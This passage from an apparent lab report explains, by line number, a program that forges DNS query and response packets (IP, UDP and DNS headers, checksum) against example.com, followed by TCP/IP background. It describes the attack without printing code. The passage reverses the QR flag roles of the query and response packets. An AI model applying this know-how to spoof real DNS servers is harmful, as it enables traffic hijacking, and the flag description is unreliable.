


Figure 5: IPv4 Header

Extensive information on the IPv4 header and its field definitions can be found on AIT's WordPress site[2].

Lines 53 – 59 creates the structure for the UDP packet header, which is illustrated in the figure below[1].

[1] `https://nmap.org/book/tcpip-ref.html`
[2] `https://advancedinternettechnologies.wordpress.com/ipv4-header/`





Figure 6: UDP Packet Header

Lines 60 – 68 creates the structure for the DNS header, which is illustrated in the figure below[3] [4].

[3] `https://www.securityartwork.es/2013/02/21/snort-byte_test-for-dummies-2/`

[4] `https://tools.ietf.org/html/rfc1035#page-26`



Field definitions:

1. QR – Query (0) | Response (1)
2. DNS Flags:
   (a) AA – Authoritative Answer
   (b) TC – Truncated Answer (Set if packet is larger than UDP maximum size of 512 bytes)
   (c) RD – Recursive Desired (Set if query is recursive)
   (d) RA – Recursive Available
   (e) Z – Reserved for future use
   (f) AD – Authentic Data (Set in DNSSEC, part of Z in legacy systems)
   (g) CD – Checking Disabled (Set in DNSSEC, part of Z in legacy systems)
3. RCode – Return Code (0 for no error, 3 if name is non-existent)

Figure 7: DNS Header

The following figure illustrates the structure of the question *query* of the DNS packet, with relevant information being filled up using lines 410 - 419. below[45].

[5]`http://www.networksorcery.com/enp/protocol/dns.htm`




Figure 8: Question Query Format

Lines 79 – 103 creates the structure for the answers, nameservers section of the DNS packet, which is illustrated in the figure below[4,5].




Figure 9: Resource Record Format

Lines 119 – 152 involves the implementation of the checksum (checking) algorithm for the UDP packets[6]. For the UDP checksum to be calculated, a psuedo-header needs to be constructed from the IP packet. This also catches incorrectly routed packets. The payload, together with the UDP header and some fields of the IP header are included in the calculation[7].

Lines 156 – 366 involves the construction of the response packet with the relevant data. Of things to note is line 293, where the destination IP address being used is the IP address of the genuine nameserver for `example.com`. To check the IP address for the nameserver, running `dig example.com` is sufficient as the additional section will show the IP address (A record) of the nameservers.

[6] `https://tools.ietf.org/html/rfc791#section-3.1`
[7] `https://stackoverflow.com/questions/1480580/udp-checksum-calculation`




Figure 10: Original Domain Query

Lines 368 – 543 deal with the construction of the query packet and the sending of it to the destination IP address. One difference between the response packet and the query packet are lines 184 and 407, where the response packet (line 184) clearly has the query flag set while the query packet (line 407) has the response flag marked.

Further, lines 217 and 249 contain the IP address to the A record for the resource on the domain `example.com`. This record must be present in the domain zone of the server or otherwise the nameserver will be considered invalid.

5 Further Explanations[8]

To understand how the packets are constructed, the entire TCP/IP stack needs to be analysed. There are 4 layers in the TCP/IP stack (condensed from 7 in the OSI model). The functions of each layer are unique and illustrated in the figure below.




Figure 11: TCP/IP Stack

As data is transmitted from the higher layers to the network access layer for transmission to other systems, data is encapsulated at every other layer. Likewise, when data is passed onto the higher layers, the encapsulation is stripped. This illustration is provided in the following figure.




Figure 12: TCP/IP Encapsulation

How various protocols interact with each other in the TCP/IP stack allows any type of program to transmit data across the internet. These protocols have been grouped into a topological diagram for easier reference in the figure below.

[8]Information courtesy of https://www.tenouk.com/Module42.html




Figure 13: Protocol Topology